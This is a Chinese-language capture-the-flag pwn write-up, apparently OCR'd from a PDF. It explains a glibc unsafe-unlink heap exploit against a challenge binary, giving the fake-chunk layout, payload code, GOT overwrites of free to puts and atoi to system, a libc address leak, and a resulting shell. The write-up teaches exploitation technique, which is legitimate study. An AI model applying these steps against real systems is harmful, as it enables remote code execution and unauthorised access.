
1.绕过 unlink 的安全检查

Unlink checks in modern glibc:

```
assert(P->fd->bk == P)
assert(P->bk->fd == P)
```

2)希望 unlink 之后可以改写 X=0x6020e0 处的值(unlink 效果是*(&r) =&r-0x18)

按照这个图的条件 2，找到指向伪造 trunk 的指针。



我们要伪造的 trunk 在 trunk0 的数据区(P=0xCAE060,malloc 返回的 ptr) 而 g_list_6020e0[0] (X=0x6020e0)正好等于这个值。（我们自己申请的，怎么可能不等于。由此可见也是套路，早已有人安排好了一切。）

这里 P=P=0xCAE060 要想满足 P->fd->bk==P P->bK->fd==P

只需要构造：

P->fd=X-0x18

P->bk=X-0x10

布置好如此结构后，再触发 unlink 宏，会发生如下情况。

1.FD=p->fd(实际是 X-0x18)


2.BK=p->bk(实际是 X-0x10)

3.检查是否满足上文所示的限制，由于 FD->bk(x-0x18+0x18)和 BK->fd(X-0x10+0x10)均为*ptr(即 X)，由此可以过掉这个限制


4.FD->bk=BK

5.BK->fd=FD(P=X-0x18)

过程参考下图：




改写之后内存：



Free chunk1,造成 unlink

```
free(1)
```

Unlink 之后：就会是下图的结果：



也就是 g_list_6020e0[0]=0x6020e0-0x18=0x6020c8,我们的 trunk0 的空间由堆区 0xcae060 变成了 0x6020c8，我们再修改 trunk0，就可以修改 0x6020c8 以后的内容（比 0x6020c8 高的地址）。

0x6020e0 也在我们的编辑范围之内，等于说现在 3 条记录的堆地址都可由我们指定。那么再通过 edit 函数就可以控制改写任意地址的内容了。

对于一个 pwn 题来说，最终的结果多是要执行 system(“/bin/sh”)拿到服务器的权限。

要执行这个就要满足一下条件：

1.知道 system 地址

2.有字符串/bin/sh

3.可以执行 system(“/bin/sh”)

现在，我们三个条件都不满足，当前就要想办法满足条件。

要想满足这些条件，我们首先要做到：

1.可以任意读取任何位置的数据
2.可以任意改写任何位置的数据

由上可知，我们可以通过再次编辑 0x6020e0 处的数据地址，伪造堆地址，然后通过编辑功能，再次修改每一个记录的内容。

而要想达到任意读取，就要求有 puts,printf 等类似的函数可被我们控制，程序中显然是没有的。

Free atoi 等都是单参数函数，如果能把这些函数改成 puts,就可以达到目的。

我们上边已经实现了一定范围可写。

现在只要把 free 变成 puts 的函数地址，再次调用 free 函数就可以读取信息了。

有了任意读(free(puts))功能，任意写(edit)功能。

我们就可以着手来构造条件执行 system(“/bin/sh”)

System 是单参数函数，我们只要把 atoi 或者 free 改成 system 然后就可执行了。

而就本程序而言，atoi 的参数是我们输入的，很容易得到/bin/sh 字符串。

因此我们只要[1]得到 system 地址,[2]替换 atoi 为 system [3] 发送字符串，执行

要想达到[1],需要有显示函数，所以我们要：

[1]-[1]:替换一个参数为地址的切参数我们可以控制的函数为 puts,这里肯定选 free 函数。

编辑 free_got_plt(0x602010) 替换为 puts 的 got 地址 0x4006d0

构造 puts 的参数（要泄漏的地址）0x602020,打印这个地址即打印 puts 函数的地址

执行之后就可以拿到 system 地址

[2] 这一步就简单了，只要用计算出的 system 地址替换即可。

来张，替换后的效果：

```
.got.plt:0000000000602018 off_602018 dq offset _puts              ; DATA XREF: _free↑r
.got.plt:0000000000602020 off_602020 dq offset _IO_puts           ; DATA XREF: _puts↑r
.got.plt:0000000000602028 off_602028 dq offset __write            ; DATA XREF: _write↑r
.got.plt:0000000000602030 off_602030 dq offset __read             ; DATA XREF: _read↑r
.got.plt:0000000000602038 off_602038 dq offset unk_7FB22A215C70   ; DATA XREF: _memcpy↑r
.got.plt:0000000000602040 off_602040 dq offset __libc_malloc      ; DATA XREF: _malloc↑r
.got.plt:0000000000602048 off_602048 dq offset fflush             ; DATA XREF: _fflush↑r
.got.plt:0000000000602050 off_602050 dq offset _IO_setvbuf        ; DATA XREF: _setvbuf↑r
.got.plt:0000000000602058 off_602058 dq offset __libc_system      ; DATA XREF: _atoi↑r
.got.plt:0000000000602060 off_602060 dq offset word_400756        ; DATA XREF: _exit↑r
.got.plt:0000000000602060 _got_plt ends
```

具体操作过程：

1.再次编辑 0x6020e0

```
edit_paylaod=""
edit_paylaod+=p64(0)       0x6020c0
edit_paylaod+=p64(0)
edit_paylaod+=p64(0)
edit_paylaod+=p64(free_got_plt) #g_dest_list[0] for change free_got_plt to puts_plt to leak
edit_paylaod+=p64(1) #g_dwFlag[0]
edit_paylaod+=p64(puts_got_plt) #g_dest_list[1] puts_got_plt For leak puts_got_plt address
edit_paylaod+=p64(1) #g_dwFlag[1]
edit_paylaod+=p64(atoi_got_plt) #g_dest_list[2] atoi_got_plt For chage atoi to system
edit_paylaod+=p64(1) #g_dwFlag[2]
```

把 g_list_6020e0[0] 第一项改到 free_got_plt，以便之后用 puts 的函数地址替换它，来泄漏信息
把 g_list_6020e0[1] 改到 puts_got_plt，以便之后打印此地址的内容，即 puts 函数的函数地址
把 g_list_6020e0[2] 改到 atoi_got_plt，以便之后替换 atoi 的函数地址为 system 地址。

```
0000000000602080  10 90 14 01 00 00 00 00  00 00 00 00 00 00 00 00
0000000000602090  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000000006020A0  18 20 60 00 00 00 00 00  01 00 00 00 00 00 00 00
00000000006020B0  20 20 60 00 00 00 00 00  01 00 00 00 00 00 00 00
00000000006020C0  58 20 60 00 00 00 00 00  01 00 00 00 00 00 00 00
00000000006020D0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000000006020E0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000000006020F0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
0000000000602100  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
```

edit(0,p64(puts_plt)) 用 puts 的函数地址替换 free 的函数地址

```
.plt:00000000004006D0 ; int puts(const char *s)
.plt:00000000004006D0 _puts proc near
.plt:00000000004006D0
.plt:00000000004006D0 jmp     cs:off_602020
.plt:00000000004006D0 _puts endp
```

用这个地址替换 free 的地址，执行前：

```
0000000000602010  A0 36 D3 08 03 7F 00 00  40 69 9D 08 03 7F 00 00  .6......@i......
.got.plt:0000000000602018 off_602018 dq offset cfree              ; DATA XREF: _freeir
```

执行之后：

```
0000000000602010  A0 36 D3 08 03 7F 00 00  D0 06 40 00 00 00 00 00  .6........@.....
.got.plt:0000000000602018 off_602018 dq offset _puts              ; DATA XREF: _freeir
```

泄漏 puts 的函数地址

xx=free(1)

str_puts_addreess=xx[0:6]

print str_puts_addreess

str_puts_addreess=str_puts_addreess+"\x00\x00"

```
[DEBUG] Received 0x7 bytes:
    00000000  90 66 1e 2a  b2 7f 0a                                  |·f·*|···|
    00000007
\x90f\x1e*\xb2\x7f
calc system address
system_address 0x7fb22a1bc390
```

//计算 system 的地址

if g_local:

system_address=u64(str_puts_addreess)-0x6f690+0x45390 //本地

else:

system_address=u64(str_puts_addreess)-0x6cee0+0x41fd0 // 服务器，偏移有给的 libc.so

查询

Name	Address
__strtod_nan	7FB22A1BBCD0
__strtold_nan	7FB22A1BBD80
__libc_system	7FB22A1BC390
system	7FB22A1BC390

替换 atoi 函数为 system 函数

edit(2,p64(system_address))

执行前：


```
0000000000602058  80 DE 1A 2A B2 7F 00 00  56 07 40 00 00 00 00 00  ...*....V.@.....
.got.plt:0000000000602058 off_602058 dq offset atoi               ; DATA XREF: _atoiir
```

执行后：

```
0000000000602058  90 C3 1B 2A B2 7F 00 00  56 07 40 00 00 00 00 00  ...*....V.@.....
.got.plt:0000000000602058 off_602058 dq offset __libc_system      ; DATA XREF: _atoiir
```

//发送选项 执行 atoi(system)("/bin/sh")

sh.sendline("/bin/sh")


[*] Switching to interactive mode
$ whoami
[DEBUG] Sent 0x7 bytes:
'whoami\n'
[DEBUG] Received 0x5 bytes:
'test\n'
test